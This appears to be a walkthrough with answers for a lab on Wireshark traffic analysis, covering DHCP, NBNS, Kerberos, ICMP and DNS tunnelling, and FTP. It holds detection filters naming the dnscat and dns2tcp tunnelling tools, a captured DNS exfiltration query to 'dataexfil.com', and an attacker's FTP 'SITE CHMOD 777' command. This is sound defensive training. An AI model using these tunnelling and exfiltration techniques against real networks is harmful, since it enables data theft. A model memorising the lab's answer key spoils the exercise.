Protocols that can be used in Host and User identification:

- Dynamic Host Configuration Protocol (DHCP) traffic
- NetBIOS (NBNS) traffic
- Kerberos traffic


DHCP Analysis

DHCP protocol, or **D**ynamic **H**ost **C**onfiguration **P**rotocol (**DHCP**), is the technology responsible for managing automatic IP address and required communication parameters assignment.

DHCP investigation in a nutshell:

Notes	Wireshark Filter
Global search.	• <code>dhcp</code> or <code>bootp</code>
Filtering the proper DHCP packet options is vital to finding an event of interest.	• Request: <code>dhcp.option.dhcp == 3</code> • ACK: <code>dhcp.option.dhcp == 5</code> • NAK: <code>dhcp.option.dhcp == 6</code>

• "DHCP Request" packets contain the hostname information • "DHCP ACK" packets represent the accepted requests • "DHCP NAK" packets represent denied requests Due to the nature of the protocol, only "Option 53" (request type) has predefined static values. You should filter the packet type first, and then you can filter the rest of the options by "applying as column" or use the advanced filters like "contains" and "matches".	
"DHCP Request" options for grabbing the low-hanging fruits: • Option 12:Hostname. • Option 50:Requested IP address. • Option 51:Requested IP lease time. • Option 61:Client's MAC address.	• <code>dhcp.option.hostname contains "keyword"</code>
"DHCP ACK" options for grabbing the low-hanging fruits: • Option 15:Domain name. • Option 51:Assigned IP lease time.	• <code>dhcp.option.domain_name contains "keyword"</code>
"DHCP NAK" options for grabbing the low-hanging fruits: • Option 56:Message (rejection details/reason).	As the message could be unique according to the case/situation, It is suggested to read the message instead of filtering it. Thus, the analyst could create a more reliable hypothesis/result by understanding the event circumstances.




NetBIOS (NBNS) Analysis

NetBIOS or **Network Basic Input/Output System** is the technology responsible for allowing applications on different hosts to communicate with each other.

NBNS investigation in a nutshell:

Notes	Wireshark Filter
Global search.	<code>nbns</code>
"NBNS" options for grabbing the low-hanging fruits: Queries:Query details. - Query details could contain "name, Time to live (TTL) and IP address details"	<code>nbns.name contains "keyword"</code>




Kerberos Analysis

Kerberos is the default authentication service, for Microsoft Windows domains. It is responsible for authenticating service requests between two or more computers over the untrusted network. The ultimate aim is to prove identity securely.

Kerberos investigation in a nutshell:

Notes	Wireshark Filter
Global search.	<code>kerberos</code>
User account search: CNameString:The username. Note: Some packets could provide hostname information in this field. To avoid this confusion, filter the "\$" value. The values end with "\$" are hostnames, and the ones without it are user names.	<code>kerberos.CNameString contains "keyword"</code> <code>kerberos.CNameString and ! (kerberos.CNameString contains "\$")</code>
"Kerberos" options for grabbing the low-hanging fruits: pvno:Protocol version. realm:Domain name for the generated ticket. sname:Service and domain name for the generated ticket. addresses:Client IP address and NetBIOS name. Note: the "addresses" information is only available in request packets.	<code>kerberos.pvno == 5</code> <code>kerberos.realm contains ".org"</code> <code>kerberos.SNameString == "krbtg"</code>




Detecting suspicious activities in chunked files is easy and a great way to learn how to focus on the details. **Now use the** `"~/Desktop/exercise-pcaps/dhcp-netbios-kerberos/dhcp-netbios.pcap"` **file to solve the questions 1 through 3 and the** `"~/Desktop/exercise-pcaps/dhcp-netbios-kerberos/**kerberos.pcap"` **to solve questions 4 and 5.**

Answer the questions below

What is the MAC address of the host "Galaxy A30"?

9a:81:41:cb:96:6c (run the query: dhcp.option.hostname contains A30)

dhcp.option.hostname contains A30			
No.	Time	Source	Destination
80185	3240.278599	172.16.13.49	192.168.0.241



How many NetBIOS registration requests does the "LIVALJM" workstation have?

16 run the query: nbns.name contains "LIVALJM" && nbns.flags.opcode == 5 . After running the query, 16 packets were displayed.

Which host requested the IP address "172.16.13.85"?

Galaxy-A12 run query: dhcp.option.requested_ip_address == 172.16.13.85

dhcp.option.requested_ip_address == 172.16.13.85			
No.	Time	Source	Destination
72529	3212.695836	0.0.0.0	255.255.255.255

Relay agent IP address: 0.0.0.0
Client MAC address: 3e:19:1f:c6:2c:8d (3e:19:1f:c6:2c:8d)
Client hardware address padding: 00000000000000000000
Server host name not given
Boot file name not given
Magic cookie: DHCP
Option: (53) DHCP Message Type (Request)
Option: (61) Client identifier
Option: (50) Requested IP Address (172.16.13.85)
Option: (54) DHCP Server Identifier (192.168.0.241)
Option: (57) Maximum DHCP Message Size
Option: (60) Vendor class identifier
Option: (12) Host Name
Length: 10
Host Name: Galaxy-A12
Option: (55) Parameter Request List
Option: (255) End

What is the IP address of the user "u5"? (Enter the address in defanged format.)


10[.]1[.]12[.]2 kerberos.CNameString contains "u5"

kerberos.CNameString contains "u5"					
Packet details		Narrow & Wide	Case sensitive	String	
No.	Time	Source	Destination	Protocol	Length
2	0.000011	10.5.3.1	10.1.12.2	KRB5	19
3	0.027969	10.1.12.2	10.5.3.1	KRB5	32
4	0.027977	10.5.3.1	10.1.12.2	KRB5	129
5	0.036011	10.1.12.2	10.5.3.1	KRB5	125
6	0.036018	10.5.3.1	10.1.12.2	KRB5	123
7	0.053001	10.1.12.2	10.5.3.1	KRB5	126
8	0.053004	10.5.3.1	10.1.12.2	KRB5	123
9	0.729674	10.1.12.2	10.5.3.1	KRB5	126
10	0.769863	10.5.3.1	10.1.12.2	KRB5	124
11	0.782866	10.1.12.2	10.5.3.1	KRB5	125
12	0.782867	10.5.3.1	10.1.12.2	KRB5	122
13	1.075848	10.1.12.2	10.5.3.1	KRB5	125
14	1.075865	10.5.3.1	10.1.12.2	KRB5	122
15	22.901530	10.1.12.2	10.5.3.1	KRB5	127
16	22.901537	10.5.3.1	10.1.12.2	KRB5	127
17	23.014521	10.1.12.2	10.5.3.1	KRB5	126
18	23.014525	10.5.3.1	10.1.12.2	KRB5	124
19	72.033913	10.1.12.2	10.5.3.1	KRB5	33
20	72.033924	10.5.3.1	10.1.12.2	KRB5	128

Frame 19: 332 bytes on wire (2656 bits), 332 bytes captured (2656 bits)
Ethernet II, Src: Microsoft_a7:ab:0c (00:03:ff:a7:ab:0c), Dst: Microsoft_a6:ab:0c
Internet Protocol Version 4, Src: 10.1.12.2, Dst: 10.5.3.1
User Datagram Protocol, Src Port: 1083, Dst Port: 88
Kerberos
as-req
pvno: 5
msg-type: krb-as-req (10)
padata: 2 items
PA-DATA PA-ENC-TIMESTAMP
padata-type: KRB5-PADATA-ENC-TIMESTAMP (2)
padata-value: 363da083020117a236043403df3025ab5a9dfc3031e093c4...
PA-DATA PA-PAC-REQUEST
padata-type: KRB5-PADATA-PA-PAC-REQUEST (120)
padata-value: 3005a0030101ff
req-body
padding: 0
kdc-options: 40010010
cname
name-type: KRB5-NT-PRINCIPAL (1)
cname-string: 1 item
CNameString: u5

What is the hostname of the available host in the Kerberos packets?

xp1\$



Task 5 - Tunneling Traffic: DNS and ICMP

Tunnelling Traffic: ICMP and DNS

Traffic tunnelling is (also known as "**port forwarding**") transferring the data/resources in a secure method to network segments and zones. It can be used for "internet to private networks" and "private networks to internet" flow/direction. There is an encapsulation process to hide the data, so the transferred data appear natural for the case, but it contains private data packets and transfers them to the final destination securely.

Tunnelling provides anonymity and traffic security. Therefore it is highly used by enterprise networks. However, as it gives a significant level of data encryption, attackers use tunnelling to bypass security perimeters using the standard and trusted protocols used in everyday traffic like ICMP and DNS. Therefore, for a security analyst, it is crucial to have the ability to spot ICMP and DNS anomalies.

ICMP Analysis

Internet Control Message Protocol (ICMP) is designed for diagnosing and reporting network communication issues. It is highly used in error reporting and testing. As it is a trusted network layer protocol, sometimes it is used for denial of service (DoS) attacks; also, adversaries use it in data exfiltration and C2 tunnelling activities.


ICMP analysis in a nutshell:

Usually, ICMP tunnelling attacks are anomalies appearing/starting after a malware execution or vulnerability exploitation. As the ICMP packets can transfer an additional data payload, adversaries use this section to exfiltrate data and establish a C2 connection. It could be a TCP, HTTP or SSH data. As the ICMP protocols provide a great opportunity to carry extra data, it also has disadvantages. Most enterprise networks block custom packets or require administrator privileges to create custom ICMP packets.

A large volume of ICMP traffic or anomalous packet sizes are indicators of ICMP tunnelling. Still, the adversaries could create custom packets that match the regular ICMP packet size (64 bytes), so it is still cumbersome to detect these

tunnelling activities. However, a security analyst should know the normal and the abnormal to spot the possible anomaly and escalate it for further analysis.

Notes	Wireshark filters
Global search	icmp
"ICMP" options for grabbing the low-hanging fruits: - Packet length. - ICMP destination addresses. - Encapsulated protocol signs in ICMP payload.	data.len > 64 and icmp



DNS Analysis

Domain Name System (DNS) is designed to translate/convert IP domain addresses to IP addresses. It is also known as a phonebook of the internet. As it is the essential part of web services, it is commonly used and trusted, and therefore often ignored. Due to that, adversaries use it in data exfiltration and C2 activities.

DNS analysis in a nutshell:


Similar to ICMP tunnels, DNS attacks are anomalies appearing/starting after a malware execution or vulnerability exploitation. Adversary creates (or already has) a domain address and configures it as a C2 channel. The malware or the commands executed after exploitation sends DNS queries to the C2 server. However, these queries are longer than default DNS queries and crafted for subdomain addresses. Unfortunately, these subdomain addresses are not actual addresses; they are encoded commands as shown below:

"encoded-commands.maliciousdomain.com"

When this query is routed to the C2 server, the server sends the actual malicious commands to the host. As the DNS queries are a natural part of the networking activity, these packets have the chance of not being detected by network perimeters. A security analyst should know how to investigate the DNS packet lengths and target addresses to spot these anomalies.

Notes	Wireshark Filter
Global search	dns
"DNS" options for grabbing the low-hanging fruits:	- dns contains "dnscat" - dns.qry.name.len > 15 and !mdns

- Query length.
 - Anomalous and non-regular names in DNS addresses.
 - Long DNS addresses with encoded subdomain addresses.
 - Known patterns like dnscat and dns2tcp.
 - Statistical analysis like the anomalous volume of DNS requests for a particular target.
- !mdns:** Disable local link device queries.




Detecting suspicious activities in chunked files is easy and a great way to learn how to focus on the details **Now use the exercise files to put your skills into practice against a single capture file and answer the questions below!**

Answer the questions below

Use the "Desktop/exercise-pcaps/dns-icmp/icmp-tunnel.pcap" file. Investigate the anomalous packets. Which protocol is used in ICMP tunnelling?

SSH (data.len > 64 and icmp)



Use the "Desktop/exercise-pcaps/dns-icmp/dns.pcap" file. Investigate the anomalous packets. What is the suspicious main domain address that receives anomalous DNS queries? (Enter the address in defanged format.)

dataexfil[.]com (Enter the address in defanged format.) dataexfil[.]com (dns.qry.name.len > 15 and !mdns)

no.	Time	Source	Destination	Protocol	Length	Info
49	193.384747	192.168.94.132	8.8.8.8	DNS	89	
52	193.388787	8.8.8.8	192.168.94.132	DNS	297	
116	296.060989	192.168.94.131	192.168.94.2	DNS	190	
117	296.061150	192.168.94.131	192.168.94.2	DNS	190	
118	296.062595	192.168.94.2	192.168.94.131	DNS	132	
119	296.010851	192.168.94.2	192.168.94.131	DNS	161	
2535	596.067429	192.168.94.131	192.168.94.2	DNS	100	
2536	596.067560	192.168.94.131	192.168.94.2	DNS	100	
2537	596.072051	192.168.94.2	192.168.94.131	DNS	132	
2538	596.072881	192.168.94.2	192.168.94.131	DNS	161	
2615	622.873664	192.168.94.132	8.8.8.8	DNS	80	
2618	622.877846	8.8.8.8	192.168.94.132	DNS	104	
2619	622.879520	192.168.94.132	8.8.8.8	DNS	87	
2620	622.882929	8.8.8.8	192.168.94.132	DNS	87	
2621	622.883450	192.168.94.132	192.168.94.131	DNS	222	
2622	623.456964	192.168.94.132	8.8.8.8	DNS	80	
2623	623.456964	192.168.94.132	8.8.8.8	DNS	80	
2624	623.460283	8.8.8.8	192.168.94.132	DNS	104	
2625	623.462295	192.168.94.132	8.8.8.8	DNS	87	
2626	623.465884	8.8.8.8	192.168.94.132	DNS	87	
2627	623.466318	192.168.94.132	192.168.94.131	DNS	153	

2BCE0A7889811D12B34806B9A18.441119E94628EA35FF9F9.dataexfil.com: type MX, class IN
 3AA61B2BCE0A7889811D12B34806B9A18.441119E94628EA35FF9F9.dataexfil.com

Task 6 - Cleartext Protocol Analysis: FTP

Cleartext Protocol Analysis

Investigating cleartext protocol traces sounds easy, but when the time comes to investigate a big network trace for incident analysis and response, the game changes. Proper analysis is more than following the stream and reading the cleartext data. For a security analyst, it is important to create statistics and key results from the investigation process. As mentioned earlier at the beginning of the Wireshark room series, the analyst should have the required network knowledge and tool skills to accomplish this. Let's simulate a cleartext protocol investigation with Wireshark!


FTP Analysis

File Transfer Protocol (FTP) is designed to transfer files with ease, so it focuses on simplicity rather than security. As a result of this, using this protocol in unsecured environments could create security issues like:

- MITM attacks
- Credential stealing and unauthorised access
- Phishing
- Malware planting
- Data exfiltration

FTP analysis in a nutshell:

Notes	Wireshark Filter
Global search	• <code>ftp</code>
"FTP" options for grabbing the low-hanging fruits: • x1x series: Information request responses. • x2x series: Connection messages. • x3x series: Authentication messages. Note: "200" means command successful.	---
"x1x" series options for grabbing the low-hanging fruits: • 211: System status. • 212: Directory status. • 213: File status	• <code>ftp.response.code == 211</code>
"x2x" series options for grabbing the low-hanging fruits: • 220: Service ready. • 227: Entering passive mode. • 228: Long passive mode. • 229: Extended passive mode.	• <code>ftp.response.code == 227</code>
"x3x" series options for grabbing the low-hanging fruits: • 230: User login. • 231: User logout. • 331: Valid username. • 430: Invalid username or password • 530: No login, invalid password.	• <code>ftp.response.code == 230</code>
"FTP" commands for grabbing the low-hanging fruits: • USER: Username. • PASS: Password. • CWD: Current work directory. • LIST: List.	• <code>ftp.request.command == "USER"</code> • <code>ftp.request.command == "PASS"</code> • <code>ftp.request.arg == "password"</code>
Advanced usages examples for grabbing low-hanging fruits: • Bruteforce signal: List failed login attempts. • Bruteforce signal: List target username. • Password spray signal: List targets for a static password.	• <code>ftp.response.code == 530</code> • <code>(ftp.response.code == 530) and (ftp.response.arg contains "username")</code> • <code>(ftp.request.command == "PASS") and (ftp.request.arg == "password")</code>



Detecting suspicious activities in chunked files is easy and a great way to learn how to focus on the details. **Now use the `"~/Desktop/exercise-pcaps/ftp/ftp.pcap"` file to put your skills into practice and answer the questions below!**

Answer the questions below

| How many incorrect login attempts are there?

737 (run the query: `ftp.response.code == 530`)

| What is the size of the file accessed by the "ftp" account?

39424 (run the query: `ftp.response.code == 213`)

ftp.response.code == 213			
No.	Time	Source	Destination
19770	162998373.95...	192.168.1.231	192.168.1.182
19784	162998374.29...	192.168.1.231	192.168.1.182

```

Frame 19770: 77 bytes on wire (616 bits), 77 bytes captured (616 bits) on interface 0
Ethernet II, Src: IntelCor_9f:04:2f (08:13:20:9f:04:2f), Dst: 192.168.1.182
Internet Protocol Version 4, Src: 192.168.1.231, Dst: 192.168.1.182
Transmission Control Protocol, Src Port: 21, Dst Port: 21, Seq: 39424, Len: 77
File Transfer Protocol (FTP)
  213 39424\r\n
    Response code: File status (213)
    Response arg: 39424
  [Current working directory: /]

```

| The adversary uploaded a document to the FTP server. What is the filename?

resume.doc (Right-click the packet, select "Follow", then choose "TCP Stream".)

No.	Time	Source	Destination	Protocol	Length	Info
19755	162998362.39..	192.168.1.231	192.168.1.182	FTP		97 Response: 257 "/" is current directory.
19756	162998362.39..	192.168.1.182	192.168.1.231	TCP		66 62014 → 21 [ACK] Seq=38 Ack=297 Win=65535 Len=0
19757	162998365.63..	192.168.1.182	192.168.1.231	FTP		72 Request: EPSV
19758	162998365.63..	192.168.1.231	192.168.1.182	TCP		66 21 → 62014 [ACK] Seq=297 Ack=44 Win=5792 Len=0
19759	162998365.63..	192.168.1.231	192.168.1.182	FTP		114 Response: 229 Entering Extended Passive Mode (
19760	162998365.64..	192.168.1.182	192.168.1.231	TCP		66 62014 → 21 [ACK] Seq=44 Ack=345 Win=65535 Len=0
19761	162998365.64..	192.168.1.182	192.168.1.231	FTP		72 Request: LIST
19762	162998365.65..	192.168.1.231	192.168.1.182	FTP		120 Response: 150 Opening ASCII mode data connection
19763	162998365.65..	192.168.1.182	192.168.1.231	TCP		66 62014 → 21 [ACK] Seq=50 Ack=399 Win=65535 Len=0
19764	162998366.02..	192.168.1.231	192.168.1.182	FTP		90 Response: 226 Transfer complete.
19765	162998366.02..	192.168.1.182	192.168.1.231	TCP		66 62014 → 21 [ACK] Seq=50 Ack=423 Win=65535 Len=0
19766	162998373.95..	192.168.1.182	192.168.1.231	FTP		74 Request: TYPE I
19767	162998373.95..	192.168.1.231	192.168.1.182	FTP		85 Response: 200 Type set to I
19768	162998373.95..	192.168.1.182	192.168.1.231	TCP		66 62014 → 21 [ACK] Seq=58 Ack=442 Win=65535 Len=0
19769	162998373.95..	192.168.1.182	192.168.1.231	FTP		83 Request: SIZE resume.doc
19770	162998373.95..	192.168.1.231	192.168.1.182	FTP		77 Response: 213 39424

The adversary tried to assign special flags to change the executing permissions of the uploaded file. What is the command used by the adversary?

CHMOD 777

```
Wireshark - Follow TCP Stream (tcp.stream eq 714) - ftp.pcap
213 20070815022252
CWD uploads
250 CWD command successful
PWD
257 "/uploads" is current directory.
EPSV
229 Entering Extended Passive Mode (|||36986|)
STOR README
150 Opening BINARY mode data connection for README
226 Transfer complete.
MKD testdir
550 testdir: File exists
MKD testerdir
257 "/uploads/testerdir" - Directory successfully created
RMD testerdir
250 RMD command successful
CWD ..
250 CWD command successful
PWD
257 "/" is current directory.
TYPE A
200 Type set to A
EPSV
229 Entering Extended Passive Mode (|||35656|)
LIST
150 Opening ASCII mode data connection for file list
226 Transfer complete.
SITE CHMOD 777 resume.doc
